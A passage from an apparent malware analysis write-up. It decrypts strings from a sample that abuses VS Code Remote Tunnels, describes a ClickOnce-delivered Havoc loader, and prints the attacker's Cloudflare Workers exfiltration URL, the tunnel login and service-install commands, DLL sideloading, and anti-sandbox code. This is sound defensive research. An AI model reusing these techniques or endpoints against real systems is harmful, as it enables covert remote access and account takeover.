51    print(f"[+] File:         {path}")
52    print(f"[+] Image base:   {hex(image_base)}")
53    print(f"[+] Key RVA:      {hex(KEY_RVA)}")
54    print(f"[+] Key (64 B):   {key.hex()}")
55    print(f"[+] Chunks:       {len(CHUNKS)}")
56    print()
57    print(f"{'#':<3}  {'RVA range':<28}  {'Len':>4}  Decrypted string")
58    print("-" * 90)
59
60    for idx, (start, end, label) in enumerate(CHUNKS, 1):
61        ct   = bytes(img[start:end])
62        pt   = xor_decrypt(ct, key)
63        try:
64            text = pt.decode("utf-8")
65        except UnicodeDecodeError:
66            text = pt.decode("latin-1")
67
68        print(f"{idx:<3}  [{hex(start)}-{hex(end)}]  {len(ct):>4}  {text!r}")
69        print(f"       └─ {label}")
70        print()
71
72
73if __name__ == "__main__":
74    main()
Among the recovered strings were:
https://vscode.download.prss.microsoft.com/dbazure/download/stable/ac4cbdf48759c7d8c3eb91ffe6bb04316e263c57/vscode_cli_win32_x64_cli.zip
vscode_cli_win32_x64_cli.zip
USERPROFILE
.chrome_cache
chrome_update_new.exe
VSCODE_CLI_DATA_DIR
tunnel
user
login
--provider
microsoft
tunnel
service
install
Content-Type
application/json
content
https://weathered-cell-946d.acrobat-363.workers.dev
Error executing command
No output captured
PerfWatson2.exe

With the strings recovered, the payload's behavior in sub_180008110 becomes fully readable:
-
Download and Stage the VS Code CLI: The payload downloads the real, official Microsoft VS Code CLI binary from Microsoft's CDN, extracts the zip, and locates
code.exewithin it using a recursive directory walker (sub_180007B60). -
Rename and Hide: The binary is copied to

%USERPROFILE%\.chrome_cache\chrome_update_new.exe. The folder is then marked hidden viaSetFileAttributesW(path, FILE_ATTRIBUTE_HIDDEN). The environment variableVSCODE_CLI_DATA_DIRis set to point at the same hidden folder, keeping VS Code's own runtime state concealed.
- Trigger the tunnel login: The payload executes

chrome_update_new.exe tunnel user login --provider microsoftcommand which starts Microsoft's OAuth device-code authentication flow for VS Code Remote Tunnels.
-
Exfiltrate the Device Code in real time:
sub_180006E50spawns the process, reads stdout and stderr output in a pipe loop, and for every chunk of output callssub_180006700.- JSON-escapes the captured text (
\",\\,\n,\r,\t).
C1// JSON character escaping 2sub_180006440((unsigned int)&v36, v43, v44, 92, (__int64)&unk_1801D04C0); // escape backslash 3sub_180006440((unsigned int)v28, ... 34, (__int64)&unk_1801D04C2); // escape " 4sub_180006440((unsigned int)v27, ... 10, (__int64)&unk_1801D04C4); // escape \n 5sub_180006440((unsigned int)&v33, ... 13, (__int64)&unk_1801D04C6); // escape \r 6sub_180006440((unsigned int)v45, ... 9, (__int64)&unk_1801D04C8); // escape \t- Wraps it as
{"content": "<escaped text>"}. - POSTs it with
Content-Type: application/jsonto hxxps://weathered-cell-946d.acrobat-363.workers.dev
C1// decrypt the Workers URL 2v36 = (void **)&unk_1801D0465; 3*(_QWORD *)&v37 = &unk_1801D0498; 4*((_QWORD *)&v37 + 1) = &unk_1801D0058; 5v38 = 64i64; 6... 7// call decrypts the Workers URL 8sub_18000DFF0(v28, (__int64)&v36); 9// actual HTTP send 10// a1=output,v22=request struct, v21=args 11sub_18001F900(a1, v22, v21); - JSON-escapes the captured text (
Note: The attacker can retrieve the device-code information from the Workers endpoint and use it to complete the authentication flow within the code's validity period.
- Install as a persistent service: After authentication, the payload runs
chrome_update_new.exe tunnel service installwhich installs the VS Code tunnel as a Windows service (persistence).
The use of VS Code Remote Tunnels as a C2 channel means all C2 traffic goes to *.vscode.dev and *.microsoft.com, legitimate Microsoft endpoints that will almost never be blocked by enterprise security controls.
Sample 2: From ClickOnce Delivery to a Havoc C2 Implant
The second sample starts with the same general delivery mechanism but uses a completely different execution chain.
The ClickOnce application is hosted at: hxxps://get-acrobatreader-adobe.com-software[.]workers[.]dev/Adobe%20PDF%20Viewer.application

The manifest Adobe PDF Viewer.exe.manifest declares three dependent files:
| File | Size | Nature |
|---|---|---|
dfsvc.exe | 79,840 bytes | Genuine Microsoft NGenTask.exe (renamed) |
mscorsvc.dll | 6,656 bytes | Fake — custom shellcode loader |
win.ini | 105,471 bytes | ChaCha20-encrypted Havoc demon |
Analysis of mscorsvc.dll: The Shellcode Loader
When dfsvc.exe (NGenTask) runs and calls CorInitSvcLogger via P/Invoke, Windows DLL search order loads the attacker's fake mscorsvc.dll from the working directory instead of the real system DLL (Internal Name: noindsysdll.dll)

The mscorsvc.dll exports one function CorInitSvcLogger.

The loader resolves Windows APIs dynamically by walking the Process Environment Block (PEB) and matching CRC32 hashes.
1Flink = NtCurrentPeb()->Ldr->InMemoryOrderModuleList.Flink;
2while (1) {
3    // hash the module's BaseDllName
4    if (CRC32(module_name) == target_hash)
5        return module_base;
6    Flink = Flink->Flink;
7}

The DLL performs two checks in sub_180001950. It sleeps for ten seconds using Sleep(10000); and then compares timing information obtained through GetTickCount() with the value derived from KUSER_SHARED_DATA. If the difference exceeds the expected threshold, the environment is treated as suspicious and execution stops.


The sub_1800019D0 builds the path to win.ini by reading the current process image path directly from the PEB. The entire 105,471-byte blob is then read into memory using CreateFileW → GetFileSize → VirtualAlloc → ReadFile.
Decryption of win.ini Payload
